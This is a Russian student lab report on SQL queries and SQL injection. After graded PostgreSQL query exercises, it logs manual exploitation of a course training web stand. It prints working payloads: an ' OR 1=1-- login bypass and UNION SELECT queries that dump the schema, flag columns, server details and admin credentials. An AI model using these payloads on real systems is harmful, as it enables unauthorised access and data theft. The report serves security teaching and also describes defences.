

Министерство образования и науки Российской Федерации
Санкт-Петербургский государственный политехнический университет

—
Институт компьютерных наук и кибербезопасности
Высшая школа кибербезопасности

**ОТЧЕТ
ПО ЛАБОРАТОРНОЙ РАБОТЕ № 3**

«Манипулирование данными и инъекции в языки запросов»

по дисциплине «Системы управления базами данных»

Выполнил
студент гр. 5131001/20502

<подпись>

Улановский Г. А.

студент гр. 5151001/20202

<подпись>

Игнатьев И.В.

Проверил
ассистент

<подпись>

Пономарев Д. А.

Санкт-Петербург
2026

СОДЕРЖАНИЕ

1	Формулировка задания	4
2	Теоретические сведения.....	6
2.1	Манипулирование данными и особенности SQL	6
2.2	NULL и трехзначная логика SQL	7
2.3	Множественные операции и сложные запросы	8
2.4	SQL-инъекции	9
2.5	Защита от SQL-инъекций	9
3	Результаты работы	11
3.1	Используемая среда и исходные данные.....	11
3.2	Реляционная схема первой части	12
3.3	Реализация запросов первой части.....	13
3.4	Подготовка и разведка SQLi-стенда.....	16
3.5	SQLi в ручке авторизации /api/login.....	18
3.6	Извлечение структуры БД, флагов и сведений о PostgreSQL	19
3.7	Проверка дополнительных параметров на SQL-инъекции.....	24
3.8	Меры защиты от обнаруженных уязвимостей.....	26
3.9	Теоретически оставшаяся возможная инъекция.....	29
4	Ответы на контрольные вопросы	30
4.1	Какие операции реляционной алгебры не поддерживаются в SQL напрямую?.....	30
4.2	В чем особенности NULL значения в SQL?	30
4.3	Как трехзначная логика влияет на операции агрегирования?.....	31
4.4	Как трехзначная логика влияет на операции сравнения?	31
4.5	Как трехзначная логика влияет на операции с множествами?.....	31
4.6	Какой порядок приоритета имеют операции UNION, INTERSECT, EXCEPT?	31
4.7	По каким признакам можно разделить инъекции в языки запросов?	32
4.8	Какие техники может использовать злоумышленник для обхода фильтрации по ключевым словам?	32
4.9	В какие типы параметров может быть проведена SQLi?.....	32
4.10	В каких случаях вообще возможна эксплуатация техники SQLi?.....	33
4.11	Как различия синтаксиса различных СУБД влияют на технику SQLi? Почему различия синтаксиса возможны для злоумышленника?.....	33

4.12 Зачем злоумышленниками применяются инъекции типа error-based?.....	34
4.13 В чем заключается техника двойной слепой (double-blind) SQLi?.....	34
5 Выводы	35
Список используемых источников	37

1 ФОРМУЛИРОВКА ЗАДАНИЯ

Цель работы — получение навыков составления SQL-запросов, анализа особенностей языка SQL и исследования SQL-инъекций с последующей разработкой мер защиты.

В первой части лабораторной работы требовалось составить и выполнить SQL-запросы к отношениям, разработанным по варианту № 8. Предметная область включает документы организации и журнал операций с ними. Отношение `documents` хранит сведения о документах, включая номер, тип, ответственного сотрудника, содержание, подразделение, даты действия и степень секретности. Отношение `document_operations` хранит сведения об операциях, выполненных сотрудниками над документами.

Для выполнения первой части использовалась отдельная база данных `subd_lab3`, развернутая в PostgreSQL 16 в Docker-контейнере. В базе были созданы таблицы `documents` и `document_operations`, после чего они были заполнены тестовыми обезличенными данными. Для обеспечения проверяемости результатов дополнительно были добавлены документы DOC-009 и DOC-010, а также операции по документу DOC-009. Это позволило получить непустые результаты для всех запросов лабораторной работы и проверить корректность условий выборки. Для первой части использовался вариант № 8 из ранее выполненной работы по организации данных и разграничению доступа.

Таблица 1 – Вариант задания №8

Описание данных	Описание прав доступа
Отношение 1 Тип документа (АК), Номер документа (РК), ФИО ответственного (АК), Содержание документа (JSON), Внутреннее подразделение (АК), Дата ввода в действие (АК), Дата окончания действия если есть, Степень секретности если есть.	Сотрудник видит все несекретные документы (отношение 1), но не операции с ними (отношение 2). Сотрудник видит все секретные документы, в которых он назначен ответственным. Сотрудник может изменять срок действия документов, в которых он назначен ответственным.
Отношение 2	Сотрудник видит все операции с документами, которые выполнил он или, если они выполнены в отношении

ФИО сотрудника (РК), Номер документа (РК, FK), Дата изменения (РК), Операция с документом.	документов, за которые он ответственен. Сотрудник может изменять поле «операция с документом» в отношении 2 для своих записей.
--	--

Первая часть работы включала реализацию трех запросов. Первый запрос должен был найти сотрудников, которые отвечают более чем за один секретный документ заданной степени секретности. Второй запрос должен был выбрать документы, срок окончания действия которых не входит в заданный перечень месяцев. Третий запрос должен был определить сотрудников, которые либо выполнили по какому-либо документу все операции из заданного перечня, либо являются ответственными за документы, по которым они сами не выполняли операций.

Во второй части лабораторной работы требовалось выполнить практическое исследование SQL-инъекций на индивидуальном учебном web-стенде. Для работы был создан стенд Cheerful-Island с UUID 281597ea-a798-410d-9e81-43bb6b4ce978. Тип сайта — магазин одежды. Целью второй части было найти три индивидуальных флага формата `ibks1_{...}`, `ibks2_{...}`, `ibks3_{...}`, получить данные о сервере СУБД, выявить уязвимые параметры и описать меры защиты от обнаруженных SQL-инъекций.

Эксплуатация стенда выполнялась вручную с использованием Burp Suite Community и Burp Repeater. Автоматизированные сканеры, массовый перебор, Burp Intruder, sqlmap и активное сканирование не использовались. Такой подход позволил контролировать количество запросов к стенду и исключить избыточную нагрузку на учебный портал.

2 ТЕОРЕТИЧЕСКИЕ СВЕДЕНИЯ

2.1 Манипулирование данными и особенности SQL

Язык SQL используется не только для простого извлечения строк из таблиц, но и для выражения сложных условий, группировок, проверок существования связанных строк и операций над множествами. В лабораторной работе это проявляется в первой части: для получения требуемых результатов недостаточно простого `SELECT * FROM table`; необходимо использовать фильтрацию, группировку, агрегатные функции, вложенные запросы и проверку выполнения набора условий.

Одна из важных особенностей SQL — отличие декларативного запроса от процедурного алгоритма. Пользователь описывает, какие данные необходимо получить, а конкретный способ выполнения выбирает оптимизатор СУБД. Например, при поиске сотрудников, ответственных более чем за один секретный документ, в запросе указывается группировка по ответственному сотруднику и условие `HAVING COUNT(*) > 1`, но порядок чтения строк и способ агрегации выбирает PostgreSQL.

Для анализа связанных данных часто используются подзапросы и предикат `EXISTS`. Он позволяет проверять наличие хотя бы одной строки, удовлетворяющей условию. В задачах, близких к операции деления реляционной алгебры, удобно использовать двойной `NOT EXISTS`: внешний запрос выбирает объект-кандидат, а вложенные запросы проверяют, что не существует обязательного элемента, который не был бы связан с этим объектом. Такой прием применяется, когда нужно установить, что сотрудник выполнил весь заданный набор операций.

Также важны агрегатные функции и группировка. `COUNT(*)` используется для подсчета строк, `COUNT(DISTINCT ...)` — для подсчета различных значений, а `HAVING` позволяет фильтровать уже сгруппированные результаты. В отличие от `WHERE`, который применяется к отдельным строкам до группировки, `HAVING` применяется к результатам группировки. Поэтому условия вида “более одного

документа” или “все операции из перечня” обычно выражаются именно через агрегаты и HAVING.

2.2 NULL и трехзначная логика SQL

В SQL значение NULL означает отсутствие определенного значения, а не пустую строку и не ноль. Из-за этого обычные сравнения с NULL не работают так же, как сравнения с конкретными значениями. Например, выражение `secrecy_level = NULL` не возвращает TRUE; для проверки отсутствующего значения требуется использовать `secrecy_level IS NULL`.

Это важно для рассматриваемой предметной области, потому что в таблице документов отсутствие степени секретности может означать несекретный документ. Следовательно, при составлении запросов необходимо явно учитывать NULL, иначе часть документов может быть неправильно отфильтрована. Например, запросы по секретным документам должны использовать условие `secrecy_level = 'секретно'`, а запросы по несекретным документам — `secrecy_level IS NULL`.

Трехзначная логика SQL включает значения TRUE, FALSE и UNKNOWN. Если в условии WHERE результатом выражения становится UNKNOWN, строка не попадает в результат. Это особенно важно при использовании отрицаний и условий NOT IN. Если в наборе значений присутствует NULL, поведение NOT IN может оказаться неожиданным: сравнение может дать UNKNOWN, и строка будет отброшена. Поэтому в практических запросах часто безопаснее использовать NOT EXISTS или заранее исключать NULL-значения из проверяемого набора.

В лабораторной работе это связано с запросом по срокам окончания действия документов. Поле `effective_until` теоретически может быть неопределенным, поэтому при фильтрации по месяцу необходимо учитывать только те строки, где дата окончания действия задана. Если не обработать NULL, результат может стать логически неполным или неоднозначным.

2.3 Множественные операции и сложные запросы

SQL поддерживает операции над множествами: UNION, INTERSECT и EXCEPT. Они позволяют объединять результаты нескольких запросов, находить общие строки или вычитать один результат из другого. Для корректной работы этих операций необходимо, чтобы объединяемые запросы возвращали одинаковое количество столбцов, а типы столбцов были совместимы.

В первой части лабораторной работы множественная логика проявляется при поиске сотрудников, выполнивших все операции из заданного перечня. Для такого условия недостаточно проверить наличие одной операции. Нужно сравнить множество операций, фактически выполненных сотрудником по документу, с множеством обязательных операций. Это может быть реализовано через COUNT(DISTINCT operation_description) и сравнение с количеством операций в заданном перечне либо через вложенные запросы с NOT EXISTS.

Во второй части эта же особенность SQL используется уже с позиции анализа уязвимостей. При UNION-based SQL-инъекции атакующий добавляет к исходному запросу собственный UNION SELECT. Чтобы такой запрос выполнялся, необходимо подобрать количество колонок и их типы. На стенде это было продемонстрировано дважды: сначала для /api/login, где удалось подобрать три текстовые колонки, затем для /api/products?category=..., где потребовалось подобрать порядок и типы семи колонок.

Таким образом, множественные операции SQL важны не только как средство построения легитимных запросов, но и как механизм, который может быть использован при эксплуатации уязвимости. Если приложение формирует SQL-запрос через конкатенацию строк, злоумышленник может встроить в него собственную множественную операцию и получить данные, которые исходная логика приложения не должна была возвращать.

2.4 SQL-инъекции

SQL-инъекция возникает в том случае, когда приложение включает пользовательский ввод в текст SQL-запроса как часть кода, а не как значение параметра. В результате граница между данными и инструкциями нарушается. Пользовательский ввод начинает интерпретироваться СУБД как SQL-выражение, что может привести к обходу авторизации, чтению чужих данных, изменению записей или получению структуры базы данных.

Классический пример — форма входа, где backend формирует запрос вида `SELECT * FROM users WHERE login = '<login>' AND password = '<password>'`. Если значения `login` и `password` подставляются напрямую, то ввод вроде `' OR 1=1--` меняет логику условия. Комментарий `--` отсекает оставшуюся часть исходного запроса, а условие `OR 1=1` делает предикат истинным. В результате приложение может считать пользователя успешно авторизованным без знания корректного пароля.

SQL-инъекции различаются по каналу получения результата. При `error-based SQLi` приложение возвращает ошибку СУБД, из которой можно узнать структуру запроса, типы колонок или используемую СУБД. При `boolean-based SQLi` результат определяется по различию поведения для истинного и ложного условия. При `UNION-based SQLi` результат дополнительного запроса внедряется в обычный ответ приложения. При `time-based SQLi` используются задержки выполнения, например через `pg_sleep`, если приложение не возвращает явных данных.

2.5 Защита от SQL-инъекций

Основной способ защиты от SQL-инъекций — параметризованные запросы. При таком подходе SQL-код и значения пользовательских параметров передаются в СУБД отдельно. Даже если пользователь введет строку с кавычками, комментариями или SQL-операторами, она будет обработана как значение, а не как часть SQL-кода.

Например, небезопасный вариант строит запрос через f-string или конкатенацию: `SELECT * FROM users WHERE login = '{username}'`. Безопасный вариант использует placeholder: `SELECT * FROM users WHERE login = %s`, а значение username передается отдельным параметром в `cursor.execute`. В этом случае драйвер экранирует и передает значение корректно, не позволяя изменить структуру запроса.

Дополнительная защита должна включать минимизацию прав пользователя БД. Даже если SQLi возникла, учетная запись web-приложения не должна иметь прав на изменение схемы, чтение системных таблиц сверх необходимого, доступ к служебной информации и выполнение опасных функций. В лабораторном стенде пользователь БД имел достаточно прав для чтения пользовательских таблиц и системного каталога `information_schema`, что позволило получить список таблиц и колонок.

Также необходимо отключать debug-режим в продуктивной среде. На стенде Werkzeug Debugger раскрывал traceback, строки backend-кода и место формирования SQL-запроса. Для учебной лабораторной работы это полезно, но в реальной системе такие ошибки существенно ускоряют эксплуатацию, так как злоумышленник видит внутреннюю структуру приложения.

Фильтрация ключевых слов и символов не является полноценной защитой. SQL допускает множество способов обхода: комментарии вместо пробелов, изменение регистра, URL-кодирование, конкатенацию строк, альтернативные операторы и функции. Поэтому фильтры могут использоваться только как дополнительный слой контроля, но не должны заменять параметризованные запросы и корректную архитектуру доступа к данным.

3 РЕЗУЛЬТАТЫ РАБОТЫ

3.1 Используемая среда и исходные данные

Работа выполнялась в двух независимых средах. Первая часть была выполнена локально в базе данных subd_lab3, развернутой в Docker-контейнере PostgreSQL 16. Подключение выполнялось из WSL через клиент psql по адресу 127.0.0.1, порт 35432, пользователь lab3_admin. Все действия были оформлены в виде SQL-скриптов и логов выполнения.

Вторая часть выполнялась на удаленном учебном web-стенде Cheerful-Island. Для анализа использовались браузер и Burp Suite Community. Все запросы отправлялись вручную через Burp Repeater, что позволило контролировать каждый payload и фиксировать ответы сервера.

Таблица 2 – Используемая среда

Параметр	Значение
ОС и окружение	Windows + WSL Ubuntu
СУБД первой части	PostgreSQL 16 в Docker-контейнере
База данных первой части	subd_lab3
Порт подключения первой части	35432
Пользователь первой части	lab3_admin
Инструменты первой части	psql, SQL-скрипты, журналы выполнения
Инструменты SQLi-части	Burp Suite Community, Burp Repeater, браузер
SQLi-стенд	Cheerful-Island, UUID 281597ea-a798-410d-9e81-43bb6b4ce978

Таблица 3 – Контроль исходных данных первой части

Проверка	Результат
Количество записей в documents	10
Количество записей в document operations	13
Несекретные документы	5
Документы ДСП	2
Документы секретно	3
Документ с полным набором операций	DOC-009: 3 операции, 3 различных типа

3.2 Реляционная схема первой части

В первой части были использованы отношения documents и document_operations, разработанные ранее по варианту № 8. Таблица documents хранит сведения о документах организации, а таблица document_operations хранит журнал операций с этими документами. Между таблицами задана связь по номеру документа: каждая операция относится к конкретному документу.

Таблица documents содержит атрибуты document_number, document_type, responsible_employee, document_content, internal_department, effective_from, effective_until и secrecy_level. Первичным ключом является document_number. Поле secrecy_level используется для отделения несекретных документов от документов с ограничением доступа.

Таблица document_operations содержит атрибуты employee_name, document_number, change_date и operation_description. Первичный ключ составной и включает сотрудника, номер документа и дату изменения. Это позволяет хранить несколько операций по одному документу и различать их по времени выполнения.

Таблица 4 – Отношения базы данных первой части

Отношение	Назначение	Основные атрибуты	Ключи
documents	Хранение сведений о документах организации	document_number, document_type, responsible_employee, document_content, internal_department, effective_from, effective_until, secrecy_level	document_number — РК; альтернативный ключ по типу, ответственному, подразделению и дате ввода
document_operations	Журнал операций с документами	employee_name, document_number, change_date, operation_description	employee_name + document_number + change_date — РК; document_number — FK на documents




Рисунок 1 – Реляционная схема базы данных

3.3 Реализация запросов первой части

На основании условий лабораторной работы были реализованы три SQL-запроса. Для каждого запроса были заданы параметры, выполнен SQL-код и зафиксирован результат в журнале 10_part1_queries.log.

Первый запрос предназначен для поиска ответственных сотрудников, которые отвечают более чем за один секретный документ заданной степени секретности. В качестве параметра была выбрана степень секретности «секретно».

Входной параметр запроса:

secrecy_level_param = 'секретно'

В рамках SQL-скрипта параметр был задан как строковый литерал в условии WHERE. Такое оформление позволяет явно указать значение, относительно которого выполняется выборка.

Листинг 1 – Запрос 1

```

SELECT
    d.responsible_employee AS responsible_employee,
    COUNT(*) AS secret_documents_count
FROM documents d
WHERE d.secrecy_level = 'секретно'
GROUP BY d.responsible_employee
HAVING COUNT(*) > 1
ORDER BY d.responsible_employee;
  
```

Таблица 5 – Результат запроса 1

responsible_employee	secret_documents_count
Сотрудник_А	2

В результате выполнения запроса был найден сотрудник Сотрудник_А, отвечающий за 2 секретных документа. Это подтверждает, что запрос корректно учитывает заданную степень секретности и не смешивает секретные документы с документами других категорий.

Второй запрос выбирает документы, срок окончания действия которых не входит в заданный перечень месяцев. В качестве параметров были выбраны год 2025 и месяцы май, июнь и июль.

Входные параметры запроса:

year_param = 2025

months_param = ARRAY[5, 6, 7]

Параметр year_param задает год, в пределах которого анализируется дата окончания действия документа. Параметр months_param задает перечень месяцев, в которые дата окончания действия не должна попадать.

Листинг 2 – Запрос 2

```
SELECT
    d.document_number,
    d.responsible_employee,
    d.effective_until,
    EXTRACT(MONTH FROM d.effective_until)::int AS effective_until_month
FROM documents d
WHERE d.effective_until IS NOT NULL
    AND EXTRACT(YEAR FROM d.effective_until)::int = 2025
    AND NOT (EXTRACT(MONTH FROM d.effective_until)::int =
    ANY(ARRAY[5,6,7]::int[]))
ORDER BY d.effective_until, d.document_number;
```

Таблица 6 – Результат запроса 2

document_number	responsible_employee	effective_until	month
DOC-003	Сотрудник_Б	2025-03-01	3
DOC-008	Сотрудник_Д	2025-08-01	8
DOC-010	Сотрудник_Г	2025-10-01	10

Результат выполнения включал документы DOC-003, DOC-008 и DOC-010. Их даты окончания действия относятся соответственно к марту, августу и октябрю 2025 года. Все эти месяцы не входят в заданный перечень май–июнь–июль, поэтому результат соответствует условию задачи.

Третий запрос был наиболее сложным, так как включал два альтернативных условия. Требовалось найти сотрудников, которые либо совершили с каким-либо документом все операции из заданного перечня, либо являются ответственными за документы, по которым они сами не выполняли операций.

Входной параметр запроса:

```
possible_operations = ARRAY['Создание документа', 'Проверка документа',  
'Согласование документа']
```

Параметр `possible_operations` задает перечень операций, относительно которого проверяется условие выполнения всех возможных операций по документу.

Листинг 3 – Запрос 3

```
SELECT DISTINCT result.employee_name  
FROM  
(  
    SELECT DISTINCT op.employee_name  
    FROM document_operations op  
    WHERE NOT EXISTS  
    (  
        SELECT 1  
        FROM unnest(ARRAY[  
            'Создание документа',  
            'Проверка документа',  
            'Согласование документа'  
]::text[]) AS possible_operation(operation_description)  
        WHERE NOT EXISTS  
        (  
            SELECT 1  
            FROM document_operations op_check  
            WHERE op_check.employee_name = op.employee_name  
                AND op_check.document_number = op.document_number  
                AND op_check.operation_description =  
possible_operation.operation_description  
        )  
    )  
    UNION  
  
    SELECT d.responsible_employee AS employee_name  
    FROM documents d  
    WHERE NOT EXISTS  
    (  

```

```

SELECT 1
FROM document_operations op
WHERE op.document_number = d.document_number
      AND op.employee_name = d.responsible_employee
)
) AS result
ORDER BY result.employee_name;

```

Таблица 7 – Результат запроса 3

employee_name
Сотрудник А
Сотрудник В
Сотрудник Г

Результат выполнения запроса включал сотрудников Сотрудник_А, Сотрудник_В и Сотрудник_Г. Полученный результат показывает, что запрос корректно объединяет две разные логики: полноту набора операций и отсутствие собственных операций у ответственного сотрудника.

3.4 Подготовка и разведка SQLi-стенда

После завершения первой части был создан индивидуальный web-стенд Cheerful-Island. Сайт представлял собой магазин одежды с каталогом товаров, категориями, формой входа, личным кабинетом, корзиной, избранным и отзывами. Основной URL стенда имел вид /away/281597ea-a798-410d-9e81-43bb6b4ce978.

Таблица 8 – Параметры SQLi-стенда

Параметр	Значение
Название лабораторной	Cheerful-Island
UUID	281597ea-a798-410d-9e81-43bb6b4ce978
Тип сайта	магазин одежды
Создана	06.05.2026 18:07
Запущена	06.05.2026 18:08
API prefix	/away/281597ea-a798-410d-9e81-43bb6b4ce978/api




Рисунок 2 – Карточка созданной лабораторной Cheerful-Island




Рисунок 3 – Главная страница стенда: магазин одежды

На первом этапе была выполнена пассивная разведка приложения через Burp Suite. По HTTP history были определены основные API-ручки, которые использовались frontend-приложением.

Таблица 9 – Найденные API-ручки

Endpoint	Назначение / наблюдение
GET /api/products	получение каталога товаров
GET /api/categories	получение списка категорий
GET /api/products?category=...	фильтрация товаров по категории
POST /api/login	авторизация пользователя
GET /api/orders	получение заказов авторизованного пользователя

GET /api/profile	получение профиля пользователя
GET /api/profile/favorites	получение избранных товаров
GET /api/profile/reviews	получение отзывов пользователя

3.5 SQLi в ручке авторизации /api/login

Особое внимание было уделено ручке POST /api/login, так как форма авторизации взаимодействует с таблицей пользователей и содержит параметры, напрямую влияющие на SQL-запрос. Базовая проверка с неверными учетными данными {"username":"123","password":"123"} вернула штатный ответ Invalid credentials.

Первым подтвержденным уязвимым местом стала ручка POST /api/login. Для обхода авторизации был использован payload в поле password: ' OR 1=1--. Такая строка меняет логику исходного SQL-условия: условие OR 1=1 становится истинным, а комментарий -- отсекает остаток исходного запроса.

Листинг 4 – Payload для обхода авторизации

```
{"username":"admin","password":"' OR 1=1-- "}
```




Рисунок 4 – Успешный SQLi-bypass в POST /api/login

Таблица 10 – Результат обхода авторизации

Параметр	Результат
HTTP-статус	200 OK
Set-Cookie	user=admin; Path=/; SameSite=Lax
Выведенная строка пользователя	side_product@hotmail.com / fG5NLJlz**HXA#3X / role=user
Вывод	SQL-инъекция в поле password позволяет обойти проверку учетных данных

После подтверждения обхода авторизации была проверена возможность вывода произвольных данных через UNION SELECT. Ответ сервера содержал

значения test_login, test_password и test_role, что показало: исходный запрос авторизации возвращает три колонки, совместимые с текстовыми значениями.

Листинг 5 – Контрольный UNION SELECT

<code>{"username": "x", "password": ""</code>	UNION	SELECT
<code>'test_login', 'test_password', 'test_role'-- "}</code>		




Рисунок 5 – Контрольный UNION SELECT через /api/login

3.6 Извлечение структуры БД, флагов и сведений о PostgreSQL

Через information_schema.tables был получен список пользовательских таблиц схемы public. Затем через information_schema.columns были получены имена колонок. Наиболее важными оказались колонки secret, присутствующие в нескольких таблицах.

Листинг 6 – Основные payload-ы UNION-based SQLi для извлечения данных

```

Получение списка пользовательских таблиц:
{"username": "x", "password": "" UNION SELECT 'tables', string_agg(table_schema ||
'.' || table_name, '; '), 'x' FROM information_schema.tables WHERE table_schema
NOT IN ('pg_catalog', 'information_schema')-- "}

Получение списка колонок:
{"username": "x", "password": "" UNION SELECT 'columns', string_agg(table_schema
|| '.' || table_name || '.' || column_name, '; '), 'x' FROM
information_schema.columns WHERE table_schema NOT IN
('pg_catalog', 'information_schema')-- "}

Получение флагов из колонок secret:
{"username": "x", "password": "" UNION SELECT 'secrets', COALESCE(string_agg(src
|| '=' || secret, '; '), 'NO_IBKS_SECRET_FOUND'), 'x' FROM (SELECT 'reviews' AS
src, secret::text AS secret FROM reviews WHERE secret IS NOT NULL UNION ALL
SELECT 'price_history', secret::text FROM price_history WHERE secret IS NOT NULL
UNION ALL SELECT 'shipping_addresses', secret::text FROM shipping_addresses
WHERE secret IS NOT NULL UNION ALL SELECT 'favorite_products', secret::text FROM
favorite_products WHERE secret IS NOT NULL UNION ALL SELECT 'user_personal_info',
secret::text FROM user_personal_info WHERE secret IS NOT
NULL UNION ALL SELECT 'product_categories', secret::text FROM product_categories
WHERE secret IS NOT NULL UNION ALL SELECT 'products', secret::text FROM products
WHERE secret IS NOT NULL UNION ALL SELECT 'orders', secret::text FROM orders
WHERE secret IS NOT NULL UNION ALL SELECT 'payments', secret::text FROM payments
WHERE secret IS NOT NULL) s WHERE position('ibks' in lower(secret)) > 0-- "}

```

Получение версии PostgreSQL:
{"username":"x","password":"" UNION SELECT 'server_info', version(), 'x'-- "}

Получение имени базы данных, пользователя БД и схемы:
{"username":"x","password":"" UNION SELECT 'db_info', current_database() || ' ; user=' || current_user || ' ; schema=' || current_schema(), 'x'-- "}

Получение значения max_connections:
{"username":"x","password":"" UNION SELECT 'max_connections', current_setting('max_connections'), 'x'-- "}

Получение учетной записи администратора:
{"username":"x","password":"" UNION SELECT 'admins', COALESCE(string_agg(login || ':' || password || ':' || role, '; '), 'NO_ADMIN_USERS'), 'x' FROM users WHERE role='admin'-- "}

